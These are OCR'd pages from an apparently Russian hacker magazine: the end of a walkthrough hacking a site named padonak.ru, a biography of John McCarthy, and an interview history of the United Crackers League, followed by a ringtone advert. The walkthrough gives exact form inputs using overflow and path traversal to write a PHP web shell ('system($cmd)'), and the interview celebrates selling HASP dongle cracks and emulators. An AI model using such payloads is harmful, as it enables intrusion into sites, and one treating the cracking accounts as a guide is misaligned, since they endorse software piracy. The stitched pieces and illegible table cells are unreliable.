Вначале переполняешь поле «Профессия» в поисках пипла, забив туда остроумную и достаточно длинную строку вроде «ааааааааааааааааааа…(500 раз)». В ответ на этот ядовитый запрос вылезет табличка, в каждой графе которой сидит по слову из ругательства «Error! Table aaaaaa… isn't exist». Теперь, если переполнить поле «Логин» на странице скачивания исходников, а в качестве пароля ввести «Error!», то появится ссылка на архив с исходниками. Далее тебе предстоит разобраться в коде, чтобы понять, как работает эта кривая программа. Создаешь базу users по аналогии с той, что хранит юзеров на padonak.ru, дописав в файл db.pdb строчку «users login%pass%age%gender%info%prof». Если теперь записать что-нибудь в эту базу, например «pdb insert users "BLooDeX qaz 15 male 0 0"», то создастся файл users, в котором будет записано «BLooDeX qaz 15 male 0 0». Попробуем создать БД ../../../../../../../pub/home/hackme/hack.php (/pub/home/hackme – путь к файлам padonak.ru, его легко узнать с помощью phpinfo). Для того чтобы создать такую таблицу на padonak.ru, используя классовое переполнение, нужно сделать примерно такой вот запрос: ./pdb insert users "../../../../../../../pub/home/hackme/hack.php col 0 0 0 aaaaa...aaaadb.pdb". Здесь количество символов от ../../../../../../../pub/home/hackme/hack.php до последнего «а» равно 800. Теперь, чтобы записать в сценарий hack.php строку вроде «<pre><?system($cmd)?></pre>», нужно запросить ./pdb insert "<pre><?system($cmd)?></pre> 0 0 0 0 aaaa...aaaa../../../../../../../pub/home/hackme/hack.php". Тут количество символов от <pre> до последнего «а» снова равняется 800. Теперь осталось только записать это в форму регистрации:

- 1 -

Логин: ../../../../../../../pub/home/hackme/hack.php
Пасс: col
Возраст: 0
Пол: 0
Профессия: aaaa...(много a)..aaadb.pdb

- 2 -

Логин: <pre><?system($cmd)?></pre>
Пасс: 0
Возраст: 0
Пол: 0
Профессия: aaaa...(много a)..aaa../../../../../../../pub/home/hackme/hack.php

После этого по адресу www.padonak.ru/hack.php поселится web-шелл.

mindw0rk (mindw0rk@gameland.ru)

В ПОИСКАХ ИСКУССТВЕННОГО РАЗУМА

Отец искусственного интеллекта, основатель первой в мире лаборатории ИИ, автор языка программирования LISP, основоположник систем распределения времени... 78-летний Джон Маккарти определенно заслужил отдых. Но даже выйдя на пенсию в 2000 году, этот выдающийся профессор не прекратил свою работу. Джон Маккарти - один из тех людей, которые, поставив цель, идут до конца, даже если на это потребуется вся жизнь. А цель у Джона не абы какая - создать искусственный разум.

ИСТОРИЯ ЖИЗНИ ДЖОНА МАККАРТИ

ДЕТСТВО И СТУДЕНЧЕСКИЕ ГОДЫ

4 сентября 1927 года в Бостоне, в семье коммунистических активистов родился ребенок. Родители не стали долго думать над именем и назвали его Джон, от отца он унаследовал фамилию Маккарти. Отец Джона в разное время работал плотником, рыбаком - в общем, брался за все, что могло принести в семью деньги. Мать была журналисткой и писала сначала для The Federated Press, а потом для коммунистической газеты. Из-за политических взглядов родителей, которые в США не приветствовались, семье Маккарти постоянно приходилось переезжать с места на место: из Бостона в Нью-Йорк, из Нью-Йорка в Лос-Анджелес. Джону, которому в это время едва исполнилось 12 лет, было трудно найти друзей на новом месте, поэтому он большую часть времени проводил за книгами и журналами. Но, в отличие от ровесников, его привлекали не приключенческие истории, а научные открытия, мир техники. Уже тогда мальчик понял, что технологии играют большую роль в жизни человечества, и пообещал себе посвятить им свою жизнь.

В школе его любимыми предметами были точные науки, особенно математика и физика, в которых он был выше одноклассников на голову. В старших классах школы Джону уже было скучно выполнять домашние задания, и он решал задачи, которые ставились для поступления в технический вуз. Когда настало время выбирать университет, Джон Маккарти остановил свой выбор на Калифорнийском технологическом университете (CalTech), так как там была самая сложная программа и давались самые высокие знания. При поступлении Джон был в десятке тех, кто набрал максимальное количество баллов по вступительным экзаменам.

Студенческие годы прошли для Маккарти бурно. Но не в плане вечеринок, а в плане научных работ и исследований. В институте ему удалось познакомиться с такими же ребятами, у которых технологии превыше всех остальных интересов. Они и стали его первыми друзьями. В 1948 году Джон успешно заканчивает университет и получает степень бакалавра математики. Но в то время как большинство одногруппников устроились на работу, Маккарти решил продолжить учебу и отправился в Принстонский университет. Незадолго до этого ему удалось попасть на крупный симпозиум, посвященный проблемам мышления, и там он познакомился с работами профессора Ван Ньюманна. Его лекции были посвящены теории саморазвивающихся механизмов и искусственному мышлению. Это направление показалось Джону самым интересным из всего, что ему доводилось изучать ранее. И, вдохновленный идеями Ньюманна, он продолжил его исследования в Принстоне.

ПРИНСТОН

Принстонский университет - один из старейших и авторитетнейших вузов Америки. Тысячи блестящих студентов съезжаются сюда, чтобы доверить свое образование лучшим профессорам страны. Джон сразу ощутил себя как дома. Среди его работ в Принстоне были исследования математической природы мышления, взаимодействия мышления с окружающей средой, оптимизации скорости работы комьютеров, использования компьютерами языков и многие другие. В университете стоял большой мейнфрейм, и Джон с увлечением изучал программирование. Было ясно, что за компьютерами



Джон в молодости

будущее и именно они могут помочь в достижении заветной цели - создания искусственного разума. Компьютерные языки тогда еще никто не преподавал, и Маккарти приходилось собирать информацию по кусочкам, спрашивая обо всем у операторов и программистов. На почве компьютеров и математики Джон сошелся в университете с Марвином Мински, еще одним блестящим математиком, который впоследствии на долгие годы стал его другом и коллегой.
Летом 1956-го Джон Маккарти, Марвин Мински и их приятель Клауд Шеннон приняли участие в Дармутской конференции, посвященной проблеме машинного мышления. На нее съехались все специалисты, занимавшиеся исследованиями в этой области. Маккарти подготовил большой доклад, в котором впервые обозначил термин «искусственный интеллект» и дал определение, что поведение машины можно считать разумным тогда, когда оно напоминает поведение человека. До 1956 года в науке не было отдельной ветви, имеющей отношение к ИИ, следовательно, не было никаких фондов и совместных проектов. Дармутская конференция, которая продлилась целых два месяца, положила этому начало и дала мощный толчок к развитию новой области.


МТИ

В середине 1957 года Джона Маккарти пригласили заниматься научной работой в МТИ, и уже осенью он поселился на территории студенческого городка. Первой его работой в МТИ было создание системы распределенного времени на мейнфрейме IBM 704. Компании-производители компьютеров не собирались выпускать ничего подобного, хотя преимущества распределенных систем были очевидны - вместо выжидания своей очереди пользователи могли одновременно работать за компьютером. Джон попросил руководство института разрешить ему немного модифицировать мейнфрейм, и вскоре после этого состоялась презентация, в ходе которой принцип «один компьютер - несколько пользователей» был продемонстрирован на практике. Затем к проекту подключилось несколько других ученых, и IBM заключила с ними контракт на разработку такой системы для своих машин.
В 1959 году Джон Маккарти, к тому времени уже профессор компьютерных наук, стал вести в Массачусетском технологическом институте первый в своем роде курс по программированию. На него допускались далеко не все - только те, кто набрал очень высокий балл в предыдущем семестре. Вначале Джон рассказывал о Фортране, потом переходил к машинному языку IBM, а напоследок углубленно изучалась архитектура PDP-1. Студенты запомнил Маккарти как классического рассеянного профессора с растрепанной шевелюрой и привычкой отвечать на вопросы спустя несколько часов, а то и дней. В то время в МТИ уже начало формироваться хакерское движение, и все ребята, страстно увлеченные компьютерами, записались к нему на курс. Маккарти поощрял хакеров и создавал им все условия для программирования. За это, а также за некоторые причуды студенты его любили и между собой называли дядей Джоном.
Помимо преподавательской деятельности, Маккарти продолжал свои наработки в области ИИ. В конце 50-х его основным проектом была первая компьютерная игра в шахматы на Фортране. Большинство людей не верило, что компьютер способен принимать самостоятельные решения и выиграть у человека в шахматы. Но Джона эти замечания только подстегивали. Правда, дописать программу он не успел. В том же 59-м году интересы профессора изменились, и он с головой окунулся в разработку нового языка программирования LISP. А шахматную эстафету переняли студенты-хакеры во главе с Аланом Котаком.
LISP был языком высокого уровня и позволял с помощью простых команд и нескольких строк кода делать самые разные вещи. А возможность создания рекурсивных ссылок позволяла писать саморазвивающиеся программы. Вообще, LISP был изначально заточен для программирования в области искусственного интеллекта. Главным недостатком языка было то, что он требовал просто дикое количество машинных ресурсов. Впоследствии его еще долго дорабатывали и портировали на другие платформы студенты института Ричард Гринблатт и Питер Датч.
Большое значение для института и для всей компьютерной истории имела лаборатория ИИ, которую Маккарти создал на пару с Мински в одном из кампусов МТИ. Практически сразу она стала центральным местом исследований в этой области, во многом благодаря поддержке заинтересованных хакеров, принимавших участие в проектах ИИ. Одним из таких проектов был робот, умеющий играть в теннис. Основу его составлял компьютер PDP-6, к которому присоединили телевизионную камеру и механическую руку. Конечно, выиграть у профессионального теннисиста робот не мог, но запросто ловил мячик, кинутый в его сторону.

SAIL

В 1962 году Джон Маккарти покинул МТИ и основал новую лабораторию искусственного интеллекта в Стэнфордском университете (Stanford AI Laboratory - SAIL). Полукруглое здание, отделанное красным деревом, в котором размещалась лаборатория, стояло на холме и возвышалось над студенческим городком. Атмосфера внутри было намного спокойнее и тише, чем в кампусах МТИ. SAIL был самым желанным местом работы у хакеров Массачусетса, и Джон Маккарти пригласил на работу многих талантливых программистов, зная, что их энтузиазм и гениальность привнесут в область ИИ революционные идеи.
Мечтой Джона в то время было создание робота, который мог бы самостоятельно выйти из лаборатории и пройти пять километров, рассчитывая только на свои возможности, безо всяких систем управления. В конце концов робот был построен и успешно справился со своим заданием.
Другим важным проектом было создание робота, который мог манипулировать предметами разных форм, цветов и размеров. Системы распознавания образов тогда находились в начальной стадии, и команда Маккарти была пионером в этой области. Похожие разработки велись также в Массачусетской лаборатории ИИ, где заведовал Марвин Мински. Старые друзья постоянно поддерживали друг с другом связь и делились своими наработками.
В 1971 году Джон Маккарти получил престижную награду Тюринга за выдающиеся достижения в области искусственного интеллекта. Джон опубликовал несколько статей в научных журналах и постоянно выступал с докладами на проводившихся конференциях. Но основные его проекты проходили внутри SAIL, где он лично участвовал в разработке самых передовых систем ИИ. Навигация, алгоритмы мышления, всевозможные роботы - Джон Маккарти долго не задерживался над одним проектом и постоянно запускал в ход новые. Его подход заключался в математической логике. Как говорил Маккарти, если наделить машины знанием о мире и связать эти знания логическими цепочками, компьютер сможет оперировать этой информацией и выдавать вполне разумные решения. Конечно, свои проекты профессор воплощал не сам - ему помогали многие компьютерщики из МТИ и Стэнфорда, которые считали за счастье работать с таким человеком.
В 1983 году Джона Маккарти избирают президентом Американской ассоциации искусственного интеллекта. На протяжении 80-х Джон не прекращал своих исследований, и приоритетным направлением в это время у него была область компьютерного зрения. Контракты с правительством, которое финансировало проекты, позволяли Джону распоряжаться сотнями тысяч долларов. Маккарти вкладывал их в привлечение новых людей и дорогостоящие разработки.
Почти 40 лет Стэнфордский университет оставался родным домом для Джона Маккарти, и, наконец, в 2000 году профессор вышел на пенсию. Но это совсем не значит, что он прекратил заниматься делом всей своей жизни. Маккарти - по-прежнему одна из самых влиятельных фигур в области искусственного интеллекта, он принимает активное участие в новых исследованиях. Помимо этого, его новым интересом стала проблема выживания человечества при перенаселении и истощении земных ресурсов. Как распределить еду и энергию, как снизить расход ресурсов - все это описывается на его сайте: www.formal.stanford.edu/jmc/progress.


План здания Стэнфордской лаборатории ИИ глазами робота


Профессор Джон Маккарти или просто дядя Джон

mindw0rk (mindw0rk@gameland.ru)



ВПЕРЕДИ ПЛАНЕТЫ ВСЕЙ



Wherever we ride/ It's Hacking we bring
Unite Kings of Hacking/ Unite Hacking Kings
Death to the lame ones/ No rotten brains leaves

ИСТОРИЯ UNITED CRACKERS LEAGUE

О UCL я впервые услышал во времена Фидо, году в 99-м. Что за люди входили в эту тиму и чем они занимались, я не знал. Да и мало кто знал - говорить об этом открыто было не принято. Единственное, что мне было известно, - UCL считалась самой авторитетной и сильной crack-командой. Сейчас, спустя несколько лет, лейбл UCL закрыт. Однако люди, к нему некогда причастные, остались, остался и канал, на котором они по-прежнему общаются между собой.

ПИТЕР. ВЕЧЕР. СТАНЦИЯ МЕТРО ГОСТИНЫЙ ДВОР.

Поднимаюсь по эскалатору, попутно набирая номер.

- Я на месте.
- Подходи к экрану, - отвечает голос в трубке.
- Я в желтой спортивной куртке, -даю ориентир.

Экран - довольно известное место для встреч. Сразу замечаю интеллигентного вида парня лет тридцати, оглядывающегося по сторонам. Подхожу.

- Привет, МетеО.

Собирая информацию об UCL, в первую очередь я обратился именно к МетеО, поскольку он не только один из основателей, но и самый публичный мембер. Ему уже и раньше приходилось давать интервью, поэтому я надеялся, что он сможет ответить на все мои вопросы. Но от онлайнового интервью МетеО отказался. «Вот мой телефон. Звони, встретимся, пообщаемся».


Таки встретились. МетеО сразу знакомит со своей женой, и мы после всех приветствий отправляемся искать кабак. На Невском с этим проблем нет, поэтому уже через десять минут мы втроем сидим в одном из злачных заведений и разговариваем. Перед его репликами я не буду ставить ника, а вот фразы товарищей по команде будут подписаны.

- Зовут Максим, 31 год, - начинает МетеО. - С компами познакомился в конце 80-х в питерском выставочном комплексе, где стояли «Искры» и XT'шки. Просто однажды друг предложил сходить посмотреть. Сходил, посмотрел, остался там надолго. Сначала занимался всякой ерундой, потом это надоело и начал ковырять программы.
- А инфу где об этом находил? Тогда вроде ничего не было.
- Как это не было? Книжки были. Тот же Фигурнов.
- «Руководство пользователя ПК»? :))
- Да не, тогда он реальные вещи писал. А настоящей библией кракеров была книга Жордана «Программирование PC». В ней объяснялись ассемблер, архитектура, работа с устройствами на низком уровне, прерывания. Вообще, в то время все было очень просто - защиты ломались одним битом. Достаточно было в одном месте заменить нолик на единичку.
- Ну а как же BBS? Насколько я знаю, они как раз в 91 - 92-м стали появляться. Шел какой-то обмен инфой на бордах?
- Не было ничего такого. Все началось в Фидо, и именно в Фидо тусили все, кто был в теме.
- К тому времени, как ты попал в Фидо, кракерское сообщество уже сформировалось?
- Никакого сообщества не было. Каждый занимался чем-то, ковырял проги, ломал защиту. Но объединения, каких-то тимов не припомню. Я уже тогда понял, что на халяву этим заниматься не буду. Такой уж я прагматик, во всем ищу выгоду. И кракинг в середине 90-х обещал был довольно выгодным делом. Оставалось только найти клиентов, и с этой целью мы со SkullC0DEr'ом создали $CRACK$. До этого Скал и я тусили в другой кракерской эхе, PVT.CRACK, где постили некоторые свои кряки, но в конце концов, окончательно разосравшись с модератором, сделали свою.

- А чего с модератором-то не поделили?
- Не нравился он мне. А если мне кто-то не нравится, я ему так прямо и говорю. Я вообще человек скандальный...
- И что, после того как вы зарегили $CRACK$, народ сразу бросил насиженную эху и перешел к вам?
- Не сразу. Но сам посуди, если в одной эхе сидят грамотные люди и все время постят что-то новое, а в другой один флейм, куда ты предпочтешь перейти? В общем, народ в эху потянулся, и, насколько я знаю, $CRACK$ жива и активно функционирует даже сейчас.
- Давай потихоньку переходить к UCL. Как все началось?
- В 96 году мы уже зарабатывали на краке какие-то деньги, но было очевидно, что без раскрученного бренда, который будет уже сам по себе говорить о качестве, дальше не продвинуться. Поэтому я, Скалкодер и CREATOR принялись эту идею обсуждать.
- CREATOR? Ты ничего о нем не говорил.
- С Криэйтором мы познакомились тоже в $CRACK$, да и вообще, почти весь коллектив UCL вышел из нее. На эху было подписано больше тысячи человек, но лишь единицы из них занимались взломом и постили кряки. Именно эти люди к нам и присоединились. Бренд UCL родился в Киеве, и с этим связана забавная история. Однажды вечером мне позвонил незнакомый человек и после непродолжительного разговора пригласил в Киев. Приезжай, мол, потусим. Что это был за человек, я не знал, но что касается потусить - почему бы и нет? :) Обсудив это со Скалом и Криэйтором, мы буквально на следующий день выехали. Позже оказалось, что человек просто ошибся номером, но это нам не помешало славно отдохнуть и попьянствовать. А в перерывах между пьянством были бурные обсуждения бренда.
- А почему UCL?
- Название предложил я. Вообще, хотелось чего-то звучного, конечно же, со словом «crackers». Сначала появилось название United Crackers Group, но UCG как-то не звучало. И в конце концов Group заменили на League.

Hijaq: UCL, по сути, никогда не была группой, это было чем-то похоже на советский знак качества, своего рода гильдия. Конечно, внутренний обмен информацией всегда был, но исключительно на добровольной основе и не обязательно со всеми.

- Чем занималась UCL?
- На протяжении всего существования бренда основным направлением работы оставался взлом электронных ключей. Особенно тщательно ковыряли HASP, так как в России это был самый популярный метод защиты, и большинство крупных программных проектов были защищены ключом HASP. Впервые я за него взялся в том же 96 году, когда представитель одной конторы обратился ко мне с предложением взломать ключ к нужной ему программе. Программа стоила больше десяти штук баксов, за работу он предлагал штуку, что по тем временам было совсем не кисло.
- А как он на тебя вышел?
- Фидо. Все заказчики тогда так или иначе приходили из Фидо. Вообще, Фидо тогда было центровым местом общения у продвинутых в компьютерном плане людей, и часто при поступлении на работу, если ты сообщал, что фидошник, тебя могли взять без дополнительных вопросов.


hijaq

Fixit: Все контакты были в FIDO, эхе $CRACK$. Лично у меня была также BBS. Когда начался inet, я завел почтовый ящик, на который принимал заказы на взлом. UCL была изначально коммерческой группой, и релизы делались лишь для привлечения дополнительной клиентуры.

- Сложно было взломать HASP? Сколько времени вам понадобилось?
- Ломали мы вдвоем с напарником, и заняло это четыре дня. Все это проходило на квартире, с пивом и сигаретами. Мозговой штурм, взлом днем и ночью. В конце концов работа была выполнена, заказчик заплатил. Вскоре после этого я связался с фирмой Aladdin, которая была разработчиком ключа HASP, и прислал им взломанную копию. Конечно, парни там были в шоке, ведь считалось, что взломать это нельзя, - они об этом так открыто всем и говорили. Aladdin предложил работу, пообещал хорошие деньги. С нашей стороны нужно было заниматься все тем же - взламывать защиту, тестировать ее на надежность. Creat0r и я согласились. Но после того, как я выполнил свою часть работы и потребовал гонорар, Aladdin начал лепить отмазки. То одно, то другое... В общем, денег я так и не увидел. В итоге меня это изрядно подзадолбало, и я им открыто сказал: «Или вы, парни, как договаривались, оплачиваете мою работу, или мы с вами будем по разные стороны баррикад». Это на них не подействовало, и я ушел, снова взявшись за взлом ключей.

Fixit: Основными этапами развития группы были 95 - 96-й годы, когда начался сбор элиты, 96 - 97-й годы, когда было небольшое расширение, 97 - 98-й, когда началось большое расширение, и упадок в 99 - 2000-м. Я попал в UCL в начале 98-го и тогда уже отошел от активного бесплатного взлома. То, что я делал под маркой UCL, уже стоило денег, которые в небольшом количестве начали капать в середине 98-го и продолжали капать до начала 99-го.


- И насколько прибыльным был взлом ключей? Кем обычно были твои клиенты?
- Называть конкретные цифры я не буду, скажу только, что на жвачки хватало :). Кто вовремя подсуетился, через некоторое время уже на S600 разъезжал. Заказчиками были представители фирм, которые не хотели выкладывать тысячи и десятки тысяч долларов за одну программу. А именно столько стоили программные пакеты, которые использовались в промышленности и других коммерческих сферах. Проще было связаться с кракером, заплатить ему в десять раз меньше и получить тот же пакет. И коммерсанту хорошо, и кракеру неплохо. Позже мы написали универсальный эмулятор ключа HASP, альтернатив которому тогда не было. В этом плане мы были впереди планеты всей :)). Работало это так. Ключ HASP представлял собой небольшую железку, вставляемую в USB-порт. Установленная программа посылала запрос на наличие этой железки и, если ее не было, отказывалась работать. Эмулятор перехватывал этот запрос и отправлял обратно инфу, в которой сообщалось о наличии ключа. Ключом HASP были защищены практически все крупные программные пакеты, так что недостатка в клиентах не было. Aladdin'у, конечно, это не нравилось, и от него постоянно приходили просьбы прекратить им досаждать. Мол, чего тебе, Mete0, не хватает, деньги есть, все есть. Ну я им ответил: какие там деньги, в дырявых носках хожу :)). В Aladdin'е мне пообещали купить лучшую пару носков, но так я от них этих носков и не дождался. Я потом им эти носки еще не раз вспоминал :)).


Памятная тусовка в Киеве, во время которой родилась UCL

Hijaq: Наверное, самым успешным и известным проектом было общенародное появление такого понятия, как драйвер, эмулирующий работу электронного ключа защиты. Конечно, изобрели его не в недрах UCL, но выпуск в массы, а также доведение до ума... в общем, присвоим это себе =). Народу не очень нравилось то, что основная деятельность представителей UCL имела коммерческую основу. О том, что многие из нас ломали для warez-групп софт, который распространялся бесплатно, знали далеко не все. Мы старались по возможности не обращать на критику внимания.

Ram_scanner: Самый известный релиз, который наделал много шума, - это HASP3-эмулятор и комплект софта для работы с этими ключами. А HASP4 драли уже ребята из UOFG, и шуму это вызвало поменьше. Я делал определенные вещи, которых не делал никто, но это касалось по большей части особо извращенного системного программирования. Писалось ради самообразования и в стол. Практической ценности сейчас эти наработки не представляют, ДОС умер...

Fixit: Мы тогда были, в общем, первые. Сначала один из мемберов выпустил ХАСП-эмулятор, потом через пару месяцев мы с MeteO


Фиксит (слева) и Мете0 (справа)

тоже выпустили ХАСП-эмулятор для 1С, который стал очень популярен, и на его базе были изготовлены многие другие эмуляторы. Например от Соболевского, который долго не давал спокойно существовать фирме 1С.

- Как к вам приходили новые мемберы?
- Практически все пришли из Фидо. Из общения в эхе было видно, кто чего стоит, и те, кто себя успел хорошо зарекомендовать, со временем получали приглашение. Хотя были и исключения. Например с Хижаком (hijaq) встретились на компьютерной конфе, нас познакомил общий знакомый. Оказалось, что парень тоже там чего-то ломает. Пообщались с ним какое-то время, и он стал одним из UCL. С hijaq связана интересная байка. Некий Владимир Каталов из Elcomsoft разработал в конце 90-х защиту Advanced Disk Catalog, основанную, насколько я помню, на RSA, и один из руководителей фирмы уверял всех, что взломать ее кракерам не под силу. Мембер UCL Rowdy сказал в эхе, что сможет ее взломать, и когда об этом узнал Каталов, то ответил, что съест свою шляпу, когда это произойдет. Rowdy свое слово выполнил, защита была взломана, но Каталов шляпу так и не съел :(.

Hijaq: Мемберы не приходили, их приглашали. Если было видно, что человек уже состоялся как cracker, имеет хороший опыт и навыки - ему предлагали «бирочку» =). А приносили только одно - свое имя и свои знания. У кого чего было больше =).
Письма с просьбой принять в группу получали достаточно редко. Самые памятные обычно приходили от людей, выражающих свою благодарность или наоборот, свое расстройство от нашей работы =). Причем в обоих случаях это выражалось очень искренне. Первые нравились, вторые вызывали улыбку =).
Всего было порядка 30 человек, вряд ли больше. Списков никаких не будет, незачем это, славу пусть ищут новые герои, благо их предостаточно =). Количество краков подсчитать вряд ли получится. У каждого за спиной цифры, исчисляемые сотнями.

Ram_scanner: Мемберлист можно, погуглив, найти в Сети, правда, неточный. Сейчас, наверное, никто всех мемберов не вспомнит. Меня, по крайней мере, уже нет практически ни в одном мемберлисте. Навскидку могу вспомнить CREAT0R, Mete0, WiseGuy, FalCoN, Charles Kludge, KrK, PC0R$AiR, kab, MENT0R, SkullC0DEr, iNVENT0R, L0rd Vader, NightLight, MaD C0DeR, THE ViZiT0R, Invader, PiXtER-Mi0M, GoNZa, Virus, Shaman.
- Насколько тесно вы друг с другом работали и общались? Встречались ли в реале?
- Совместной работы практически не было. Каждый работал сам и продвигал свои наработки сам, а бренд UCL был своего рода гарантией качества и уровня знаний. Причем знали о том, чем занимаются другие, далеко не всегда. Были случаи, когда мембер говорил, что завязал, а потом всплывали такие факты... Как бы там ни было, в реале встречались постоянно, особенно Москва и Питер. Какого-то излюбленного места не было, и графиков встреч тоже никаких не было. Просто созванивались и собирались, часто в тот же день. О работе не разговаривали. Конечно, многие поначалу пытались чем-то поделиться, обсудить профессиональные вещи, но потом появилось «правило тарелочки», которое от этой дурацкой привычки всех отучило.

Hijaq: Изначально уровень знаний позиционировался только как высокий. Это не было подготовительной группой или «Школой Хэккеров» =). Со временем уровень знаний, конечно, менялся в положительную сторону, ведь все чему-то учатся.

Ram_scanner: У меня сложилось впечатление, что каждый занимался чем хотел. Работали и совместно над разными проектами, делились сорцами, наработками, но никто никому, насколько я помню, ролей не отводил и техзаданий не раздавал. Считаю, что по сравнению со столпами мировой сцены в профессиональном отношении мы выглядели нисколько не слабее. Уровень со временем, безусловно, рос. Думаю, что отчасти благодаря этому на окраине жизни никто не находится и сейчас. Опыт не пропьешь :).
Если говорить о лидере... Mete0 претендовал им быть, но насколько у него это получалось, я не в курсе.

Fixit: Субъективное мнение: на тот момент более грамотных специалистов по взлому не было. Сейчас, несомненно, появилась куча более грамотного народа, способного заниматься взломом ради идеи, но это не про ex-UCL.

- Что за «правило тарелочки»? :)
- В общем, посреди стола ставилась обычная тарелка. Мы общались, и, если кто-то случайно или намеренно поднимал тему, имеющую отношение к кракингу или вообще компьютерам, он выкладывал на тарелку 10 рублей. Сначала удавалось собрать довольно приличные суммы :). Но со временем навар с тарелочки уменьшался, и в конце концов такого рода темы прекратились. Теперь, когда мы встречаемся, тарелочка не нужна - все общаются о жизни и более интересных вещах.
- Честно говоря, мне трудно представить, что компания парней, увлеченных одним делом, избегает это дело обсуждать.
- Я считаю, что разговоры о работе заводят тогда, когда поговорить больше не о чем. Работа работой, друзья друзьями. Нам всегда было о чем поговорить и без этого.

Hijaq: Штаб-квартиры никакой не было. Если собирались, то в разных общественных заведениях. Разных не в целях безопасности, конечно же, - просто так получалось =).

Fixit: Особенно много общались в 98 - 99-м годах. Собирались в MoneyHoney - это питерская пивнушка. Всегда был KrK, часто Sp0t, Mete0, hijaq и я. Тогда в питерском UCL больше никого не было. Пили пиво, веселились. Говорили про дела, строили планы.

- Расскажи немного о мемберах UCL. Что это были за ребята?
- Да простые ребята, без каких-либо аномалий. Даже не знаю, что сказать. Любили отдохнуть, выпить. На встречи UCL вообще трезвенники не допускаются. Пьют все и много :).

Hijaq: Некоторые мемберы UCL если и стояли немного особняком, то причиной этому скорее были проблемы с коммуникациями. Аутичных людей среди нас никогда не было. А сказки про одиноких кудрявых юнцов с линзами толщиной в палец остаются сказками. Во всяком случае, так было в той среде, где общался я. Больше людей было из Питера. Потом шли Москва и Украина. В общем, исключительно территория ex-USSR. Иностранцев не было вообще.

Ram_scanner: В лицо я знаю мемберов только по фотографиям, а в RL ни разу никого, кроме kab'a, не видел. Группа по большей части из Питера и Москвы. В Новосибирске, кроме меня, живет только один мембер, kab. Познакомился я с ним, наверное, году в 99-м, и видимся мы крайне редко.

- Были совместные проекты с другими крак-группами?
- Никаких крак-групп тогда не было. Была, правда, UCF, которая занималась варезом. Мне казалось, что объединение UCL и UCF в одну мегатиму принесет только пользу и добавит авторитета обеим командам. Но потом оказалось, что это все ерунда. UCF нам нахрен была не нужна, так что те, кто перешел из нее в UCL, очень скоро от нас ушли.

Hijaq: В нашей области долгое время двумя самыми известными группами были UCF и UCL. Так или иначе UCL контактировала со всеми авторитетными софтовыми warez-группами. Бренд был известным, и в любую группу на той же warez scene брали без вопросов и тестирований, как это обычно было принято. Среди «защитников» отдельные представители тоже были известны и, видимо, не очень любимы. Группы, в которых состояли мемберы UCL: UGi, SiEGE, PWA, SCUM, UCF. Насколько я знаю, в СНГ crack-групп особо не было, за исключением RPG, которая была создана исключительно для работы с отечественным софтом для нашего потребителя и просуществовала пару-тройку лет. Ее создателями была, опять же, пара ребят из UCL =).

Fixit: Тогда было модно создавать много тимов. Если не ошибаюсь, люди из UCF (два человека) потом стали мемберами UCL. Я был в паре локальных групп разной направленности.

Hijaq: В cracking'е никогда не проводилось никаких пати. Впрочем, косвенное участие мы все же приняли в так называемом «Спрыге», путем активного его саботирования в инете. К счастью, это убогое действо умерло, так и не родившись. Об участии в зарубеж-

закачай и закачайся

ещё больше на www.8181.rambler.ru

8181

ЛУЧШЕЕ И НОВОЕ

мелодии

	монофония			полифония	
	SIEMENS	NOKIA SAMSUNG	EMS	MIDI	SMAF
Зарубежные хиты					
Guilty /	XA 48797	XA 48789	XA 10421	[illegible]	[illegible]
BORO-BORO /	XA 10084	XA 10366	XA 10399	[illegible]	[illegible]
Why Does My Heart Feel So Bad /	XA 10180	XA 10374	XA 10407	[illegible]	[illegible]
Porcelain /	XA 10251	XA 10383	XA 10416	[illegible]	[illegible]
Get The Party Started /	XA 10189	XA 10375	XA 10408	[illegible]	[illegible]
SINCE YOU'VE BEEN /	XA 10000	XA 10354	XA 10387	[illegible]	[illegible]
Story of my life /	XA 10017	XA 10356	XA 10389	[illegible]	[illegible]
JIGGA JIGGA! /	XA 10018	XA 10357	XA 10390	[illegible]	[illegible]
Amour /	XA 10100	XA 10368	XA 10401	[illegible]	[illegible]
Amerika /	XA 10247	XA 10379	XA 10412	[illegible]	[illegible]
Reise, Reise /	XA 10248	XA 10380	XA 10413	[illegible]	[illegible]
Moskau /	XA 10185	XA 10371	XA 10404	[illegible]	[illegible]
Keine Lust /	XA 10186	XA 10372	XA 10405	[illegible]	[illegible]
Dalai Lama /	XA 10187	XA 10373	XA 10406	[illegible]	[illegible]
Breaking The Habit / Linkin Park	XA 10030	XA 10359	XA 10392	[illegible]	[illegible]
Mein Teil /	XA 10026	XA 10360	XA 10393	[illegible]	[illegible]
Criminal /	XA 48809	XA 48790	XA 10422	[illegible]	[illegible]
Solitary Man /	XA 54847	XA 54846	XA 10423	[illegible]	[illegible]
Sonne /	XA 54682	XA 54672	XA 10424	[illegible]	[illegible]
How Much Is The Fish /	XA 98494	XA 98491	XA 10425	[illegible]	[illegible]
